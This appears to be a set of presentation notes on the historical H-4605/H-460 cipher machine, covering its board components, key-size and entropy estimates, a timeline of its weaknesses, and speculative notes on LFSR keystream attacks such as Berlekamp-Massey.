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


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


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


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“4015”  
(2) 2x4b  
Shift  
Registers


Rail Fence  
P2P wiring

uVEPROM  
2Kx8b



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# H-4605 Observations



- Cryptologic board
  - Railfence wiring
    - circuit not discernible by photograph or Xray
  - 16b of MSI FSR
  - 10b of D-FlipFlop
  - 12b (3x4b) counters
  - 24b buffers
- Digital board
  - 12b& 7b CTR/FSRs
  - 20b D-FF
  - 36b Buffers
  - **SCH 4.75** suggests not mod'ed
    - Unless blue-wires are 1977?
      - Should have markings for version if so!
- Q. What is on ROM?
  - Microcode?
  - Constants=Variables per client
  - Which letter swapped for space
  - uvEPROM so not field re-writable, not key storage
- Q. How are E and I keys combined & used?
- Q. Where is key storage?
  - 25x5=125 bits of Internal=Basic Key
    - stored for reuse? Battery?
    - Bigger than any buffer, FF, Register!
  - 5x5=25 bits of Message/External Key
    - Bigger than any buffer except Digital board buffers?
  - Clocking for load, use?
  - Char-size 5bits assumed since Upper Case & TELEX unit co-evolved
  - Key Entropy:  $\log_2(26)=4.7\text{bits/char}$ 
    - 117.5b message key entropy
    - 587.6b internal key entropy
    - *Not bad compared to later systems!*
    - *(Natural language message entropy much lower of course !)*





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  - ¼ bit chips for error recovery/sync?
- Ganged FSRs
  - Final form used co-prime 24, 47 lengths
  - to avoid B-M *Before publication!*
- 7/7.5bits
  - @ 45.5, 50, or 75 baud
  - only 5 bits enciphered
    - *Exposing control chars' high bits seems lax and potentially an wedge point?*

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<https://www.cryptomuseum.com/crypto/uk/bid610/index.htm>

Canadian Foreign Office telex room, c. 1960's



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# H-4605 Timeline



- 1965 NSA 1<sup>st</sup> Crypto design
- 1969 Berlekamp-Massey algorithm Published (obsoletes single Linear FSR as crypto pRNG)
- 1972 effective ship (1970\*)
- 1976 ITA,EGY complain it's too easy (*discovered B-M application to cryptanalysis?*)
- 1977 reissued as H-460x
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- 1984 Cuba had broken some H-460 traffic too
  - per DDR Stasi files, in context that suggests Stasi had too
    - *with 1969 pub of B-M algo, anyone who wasn't reading a plain LFSR crypto wasn't trying!*

# Inferences



- H-460: pRNG sequence XOR'd with plain text
  - Key sequence simple LFSR sequence
    - 12 or 16 bits
  - So B-M allowed reverse engineering of internal settings from deduced key seq
  - E-key, I-Key, Message text are all limited to 26-of-31chars, and likely same key encoding since same keyboard.  
Correlation / entropy attacks likely?
  - Further, B-M allows comparing presumed messages w/o key phase depth
    - Compare B-M implied internal keys from several messages with assumed plain-texts
      - Same internal key setting? Got it!
      - Different? One of the cribs is not aligned.
  - NSA may have reused CX-52 trick of non-maximal sequences in H-460
    - or CX-52M trick of making long sequence readable.
- H-460x: “repaired” but still readable somehow
  - Longer/Maximal sequence so that client doesn't see problem?
  - Perhaps Diffusion added?
  - Added non-linear feedback or collapsing output to block B-M?
  - 16 bits of CMOS MSI FSR available, presume M-sequence period 65,535
    - But could be 12bit FSR, with a 4-bit register unused or used for control data
  - Could have S-tables in ROM?
  - Extend FSR with D-FF's?
    - (if D-FF's not used for FSM state, could be XOR input taps in GLFSR!? Unlikely.)



# H-460 Weaknesses? (guesses!)



- Byte-stream: Substitution only, no Diffusion
  - Char streams don't diffuse beyond character
    - *(unless plain-text is in FSR feedback ... which means transmission corruption propagates too, tradeoff!)*
  - *If* low-entropy text was just XOR'd bit-wise with pRNG key sequence (as TUNNY SZ-40/42) without bit-swapping (as STURGEON T-52), subject to depth attack.
  - "Crib" will expose pure key sequence (partial known plain text attack)
  - Probabilistic/correlation attacks in literature too.
- B-M algorithm reverses any pure key sequence to initial settings of LFSR (Taps and IV, which likely exposes I and E key).
